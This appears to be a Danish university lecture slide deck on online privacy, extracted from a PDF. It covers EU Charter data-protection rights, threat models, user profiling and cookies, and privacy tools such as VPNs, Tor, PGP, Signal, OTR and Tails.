
Købsoplysninger

Butikkens ordrenr
PO3789630

Beløb
37,80 DKK

- Dankort / VISA-Dankort
- Diners Club
- MasterCard
- VISA Electron
- MobilePay

Pause



Privacy

Pearls Before Swine by Stephan Pastis
PEARLS BEFORE SWINE

BY STEPHAN PASTIS

Thank you for
downloading
our new
smartphone
app.

**TERMS AND
CONDITIONS**
Click to **READ**
Click to **ACCEPT**

Wow, okay. You're
the first guy who
didn't just click
ACCEPT. But
okay, here goes.

**TERMS AND
CONDITIONS**
You have no rights.

We will
violate
your
privacy.

We will
track your
every
movement.

We will sell all of
this information
to anyone who
wants it.

If we find anything
really
embarrassing,
we will pass it
around the office
and laugh.

All of the above
may accidentally
be exposed to
the entire
world.

If so,
oopsies-
doopsies.
P.S.
You
are
hosed.

**NEVER READ
THE TERMS AND
CONDITIONS.**

EU Charter of Fundamental Rights

Article 7

Respect for private and family life

Everyone has the right to respect for his or her private and family life, home and communications.

Article 8

Protection of personal data

1. Everyone has the right to the protection of personal data concerning him or her.

2. Such data must be processed fairly for specified purposes and on the basis of the consent of the person concerned or some other legitimate basis laid down by law. Everyone has the right of access to data which has been collected concerning him or her, and the right to have it rectified.

3. Compliance with these rules shall be subject to control by an independent authority.



Den Europæiske Unions Charter om Grundlæggende Rettigheder

Artikel 7 Charter: Respekt for privatliv og familieliv

Enhver har ret til respekt for sit privatliv og familieliv, sit hjem og sin kommunikation.

Artikel 8 Charter: Beskyttelse af personoplysninger

1. Enhver har ret til beskyttelse af personoplysninger, der vedrører den pågældende.
2. Disse oplysninger skal behandles rimeligt, til udtrykkeligt angivne formål og på grundlag af de berørte personers samtykke eller på et andet berettiget ved lov fastsat grundlag. Enhver har ret til adgang til indsamlede oplysninger, der vedrører den pågældende, og til berigtigelse heraf.
3. Overholdelsen af disse regler er underlagt en uafhængig myndigheds kontrol.



Trusler imod privacy

Uværdighed ved udstillelse
Forlegenhed

Samkøring
Bruger/kunde profilering
Identitetstyveri
IT sikkerhed
Osv, osv, osv

Vil du accepterer pris differencering?

I'm Feeling Lucky



Privacy

Privacy drejer sig om kontrol over data:

Hvem får data, hvordan bliver det brugt, gemmer
de det, hvem bliver data delt med og kan man få
det slettet/hvornår bliver det slettet



C
D

SS

Chronik

Historik

Udvidels

Indstillin

Hjælp

Ansvarlig brug af dine data

Berlingske Media A/S anvender cookies på b.dk, business.dk og aok.dk, for at tilpasse indhold, funktioner og annoncer og analysere trafikken. Vores partnere kan også anvende cookies til brug for målrettet annoncering. Ved at klikke OK giver du samtykke til Berlingske Media og tredjeparters anvendelse af cookies på ovennævnte domæner. Du kan altid tilbagekalde dit samtykke.

OK[Indstillinger](#)

Cookiedeklaration

 Nødvendig (51) Præferencer (10) Statistik (94) Marketing (325) Uklassificeret (177)

Om cookies

Nødvendige cookies hjælper med at gøre en hjemmeside brugbar ved at aktivere grundlæggende funktioner såsom side-navigation og adgang til sikre områder af hjemmesiden. Hjemmesiden kan ikke fungere ordentligt uden disse cookies.

Navn	Udbyder	Formål	Udløb	Type
CookieConsent	m.aok.dk abonnement.business.dk business.dk abonnement.b.dk	Gemmer brugerens cookie-samtykke-tilstand for det	1 år	HTTP

Cookiedeklarationen er sidst opdateret d. 10-09-2018 af [Cookiebot](#)



Privacy udvikling i gang

YouTube Help (2011)

YouTube > Help articles > Policies and Safety > Safety Center > Protecting Your Privacy

Protecting Your Privacy

United States

Quick Tips:

- Never post things like your name, phone number or where you live.
- Prevent privacy trouble before it starts. Once your privacy has been compromised, you might not be able to undo the damage.
- If you come across a video that you think violates your privacy, contact the uploader first and ask them to remove the content.
- YouTube employees will never ask you for your password, email address, or other account information. Don't be fooled if someone does.
- Posting someone else's personal information without their permission is a serious violation of our Community Guidelines and could get you suspended.

What is Protecting your Privacy?

Protecting your privacy means that you are taking care not to post personal information that could result in you being harmed over the internet.

YouTube (2013)

Start using your full name on YouTube

1. How you'll appear 2. Review your content 3. Update complete

How you appear now How you'll appear after

1337_megahacker Lewis C. Skolnick
From your Google+ profile

You can still use your username to sign in, and links to your channel will not change. Show more»

I don't want to use my full name Next

Recommended for you

Alunos Reprovados | Pegadinha com Fernando Benini | Programa Silvio Santos

claudiard1981 - 194,214 views

Assista a mais esta pegadinha divertida do 'Programa Silvio Santos' com os alunos do Colégio Dr. Bernardino de Campos e

DESCRIBE A LETRA DESCREVA A LETRA

Subscribir 678K subscribers

Coisa de Nerd Coisa de Nerd

Subscribir 489K subscribers

2011

2013



Privacy er mange ting

Se Andersson pp.745-747 og 757-759


- Andrew og Saudi Arabien
- Betty på 10 år
- Charles blogger
- Dai i Vietnam
- Elizabeth analytiker
- Firoz i Teheran
- Graziano og Mafiaen

Jurister, journalister




Privacy model

Model for privacy



Privacy i Common Criteria



Common Criteria Privacy Classes



Unobservability

Risikovurderingen:

Hvem skal man beskytte sig imod?
Hvilke ressourcer har de til rådighed?
Uheld eller bevidst angreb?

Privacy

Anonymity

Pseudonymity

Unlinkability

Unobservability



What is your threat model?


Threat	Ex-girlfriend/boyfriend breaking into your email account and publicly releasing your correspondence with the My Little Pony fan club	Organized criminals breaking into your email account and sending spam using your identity	The Mossad doing Mossad things with your email account
Solution	Strong passwords	Strong passwords + common sense (don't click on unsolicited herbal Viagra ads that result in keyloggers and sorrow)	<ul style="list-style-type: none"> ◆ Magical amulets? ◆ Fake your own death, move into a submarine? ◆ YOU'RE STILL GONNA BE MOSSAD'ED UPON

Figure 1: Threat models




VPN og "unobservability"

Krypteret forbindelse mellem brugerens enhed og
VPN udbyderens server



VPN og "unobservability"

VPNs encrypt traffic between you and your (trusted) VPN provider, offering protection from ISPs and local network threats




The screenshot shows the Tor Browser 3.5.3-Windows interface. The title bar says "TorBrowser" and the address bar shows "about:tor". A large green onion logo is on the left. The main content area features a large green "Congratulations!" heading, followed by the text "This browser is configured to use Tor." and "You are now free to browse the Internet anonymously." Below this is a link "Test Tor Network Settings". A search bar with a magnifying glass icon and the placeholder "Search securely with Startpage." is present. Two callout boxes are visible: one titled "What Next?" with text about staying anonymous and a link to "Tips On Staying Anonymous", and another titled "You Can Help!" with a list of ways to contribute. At the bottom, it says "The Tor Project is a US 501(c)(3) non-profit dedicated to the research, development, and education of online anonymity and privacy. [Learn more about The Tor Project](#)". The taskbar at the bottom includes icons for Start, Internet Explorer, File Explorer, Media Player, and Task View, along with system status icons and the date/time "1:11 AM 3/20/2014".

Tor – Onion Router

Hver node kender kun foregående og
efterfølgende node
Ingen node kender hele ruten

Ulemper ?



Tor – Onion Router

Ulempem:
Performance, fingerprints, afledt information
Malicious exit nodes

 the grugq retweeted

Nick DePetrillo @nickdepetrillo · 13 hrs

Tor is a great way to signal to anyone sniffing your traffic that you think you're important.

33 31 ...

 **Dan Guido** @dguido · 2h

Replying to @dguido

Chances are:

- 1) you don't need Tor
- 2) you don't understand the risks of using it
- 3) you're better off with a VPN, like [@AlgoVPN](#)



Who does what?

HTTPS: Encrypts traffic to/from a specific website

VPN: Encrypts traffic to/from your (trusted) VPN provider

Tor: Tries to anonymize your traffic

Beskytter VPN imod identifikation hos en tjeneste udbyder vha cookies?



Anonymous Email og remailers

PGP (Pretty Good Privacy) Email Encryption

<http://openpgp.org>

<http://www.gnupg.org>


“Anonymous” remailers (Hotmail og Hushmail)

Chainable remailers (Type I)

Mixmaster remailer (Type II og III)




Telefoner og SMS



Telefoner og SMS

Kryptering kræver (ens) udstyr hos begge endpoints



Krypterede samtaler og SMS
f.eks. Signal - <https://whispersystems.org>

Moxie Marlinspike
<http://thoughtcrime.org>



OTR - Off-the-Record

Off-the-Record (OTR) Chat

<http://www.cypherpunks.ca/otr>

Tails: The Amnesic Incognito Live System



Privacy

- Duckduckgo (and other) search engine
- “In-private/private browsing”
- Ad blockers

Beskyttelse imod reklame netværk



Spørgsmål...

Hvor mange af jer:

- Klikker ok til alle cookies?
- Bruger en ad-blocker?
- Ser på privacy settings inden i downloader en app?



Bruger profilering

Hvad er kommercial bruger profilering –
og er det egentlig et problem?

Eller – hvordan ved alle hjemmesiderne
pludseligt, at i vil købe en ny cykel?



Ikke noget nyt

The screenshot shows the TV 2 Media website. At the top, there's a navigation bar with the TV 2 logo, 'Media' (highlighted in red), 'Produkter', 'Services', 'Nyheder', 'Cases', and 'Kont'. Below the navigation is a large image of a man in a suit. To the left of the image, the headline 'Direktører ser TV 2 NEWS' is displayed in large white text. Below the headline is a text snippet: 'Hver dag tænder 11.100 danske direktører for vores nyhedskanal, og i løbet af en uge når vi hele 71% af cheferne. De kan oven i købet lide det, de ser.' A button labeled 'Se analyse' is visible on the left. The main content area below the image contains a summary of the analysis.

Direktører ser TV 2 NEWS

Hver dag tænder 11.100 danske direktører for vores nyhedskanal, og i løbet af en uge når vi hele 71% af cheferne. De kan oven i købet lide det, de ser.

Se analyse

En analyse, der er foretaget af OmnicomMediaGroup, viser nemlig, at TV 2 NEWS har godt fat i de danske direktører: Mere end en tredjedel tuner dagligt ind, og i løbet af en uge, når TV 2 NEWS tæt på 3/4. De direktører, der ser TV 2 NEWS, ligner gennemsnittet af danske ledere – både i forhold til kønsfordeling, indtjening og alder: Flest mænd med høje indtægter i alderen 30 til 65 år.



Politiken

